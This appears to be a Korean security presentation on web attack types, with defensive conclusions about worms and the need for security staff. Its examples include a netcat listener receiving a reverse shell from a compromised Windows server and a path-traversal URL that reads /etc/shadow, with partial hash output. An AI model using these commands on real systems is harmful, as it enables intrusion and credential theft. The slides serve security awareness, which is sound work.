
Web Hacking 유형 -ex

SQL Injection Sample (Web Admin 권한 획득)




Web Hacking 유형 -ex

SQL Injection 권한 획득 후 악성코드 업로드 및 실행




Web Hacking 유형 -ex

File 업로드 및 실행 (권한 및 파일 확장자 제어 부분은 MITM으로 우회)



Web Hacking 유형 -ex

Reverse Telnet으로 경유서버 공격 (공격자의 PC 9090포트로 연결)



```
File Edit View Options Transfer Script Tools Window Help
nc -vv -l -p 9090
[+] listening on [any] 9090 ...
246.77+ inverse host lookup failed: Unknown host
connect to [redacted] from (UNKNOWN) [redacted] 3764
Microsoft Windows 2000 [Version 5.00.2195] [redacted]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Ready ssh2: AES-128 8, 19 28 Rows, 80 Cols VT100

Web Hacking 유형

◆ File Download – 상대경로 사용에 따른 취약성

- <http://www.xxx.co.kr:1025/xxx/servlet/FileDownload?file=/../../../../../../../../etc/shadow>
- root:IkIeA..DDv23k:12356:.....
- daemon:NP:6445:.....
- bin:NP:6445:.....
- ----- 생략 -----

Web Hacking 유형 -ex

- ◆ 다양한 웹 관련 취약성을 이용한 웹의 전파 및 Bot의 전파가 계속 이루어지고 있음
- ◆ 개발자의 보안역량 미숙 및 초기 개발시의 비용측면에서의 접근으로 보안 관련 취약성 다수 노출
- ◆ 현재 거의 대부분의 치명적인 공격은 웹을 매개체로 한 공격이 일반적임 (기업체) - 웹 공격 이후 내부 망에 대한 공격 및 시스템에 대한 다양한 공격을 시도함

결론

- ◆ Zeroday-worm은 현실화
 - Application 취약성 공격이 worm과 결합됨
 - 하나의 바이러스나 웜에서 수십 가지의 공격을 수행하는 monster-bot 이나 worm의 출현은 일반적인 현상이 될 것임
- ◆ 보안의 패러다임은 안전한 네트워크 및 사용자 보호의 관점으로 급격히 이동함 (빈익빈 부익부)
- ◆ Application 개발에 대한 보안 취약성 요소에 대한 사전 진단 및 취약성에 대한 지속적인 진단 필요
- ◆ 내부망에서의 전파를 막기 위한 분리 및 탐지 정책과 탐지 도구 및 전문화된 인력의 필요

결론 - 계속

- ◆ 지속적인 보안에 대한 관심 필요.
 - 사소한 곳의 노출로 인해 중요망까지 영향을 받을 수 있음
 - 대외적인 노출 서버에 대한 엄격한 관리 및 진단의 상시화
- ◆ 보안은 서비스의 지속성을 위해 필수불가결한 요소가 되어 있으나 현재의 IT 산업에서는 전문화된 인력의 수요가 매우 적으므로 인력 확충 및 교육에 대한 의지가 필요함.
- ◆ 치명적인 virus나 웜은 보안장비의 확충에 의해서 차단 될 수 있는 것이 아니므로 사고처리 및 대응 조직 활성화를 통해 향후 피해 발생시 피해의 최소화가 관건이 될 것이다.
- ◆ 위험은 어디에나 존재하고 치명적!

Q & A
감사 합니다.

p4ssion@gmail.com
winsnort@skinfosec.co.kr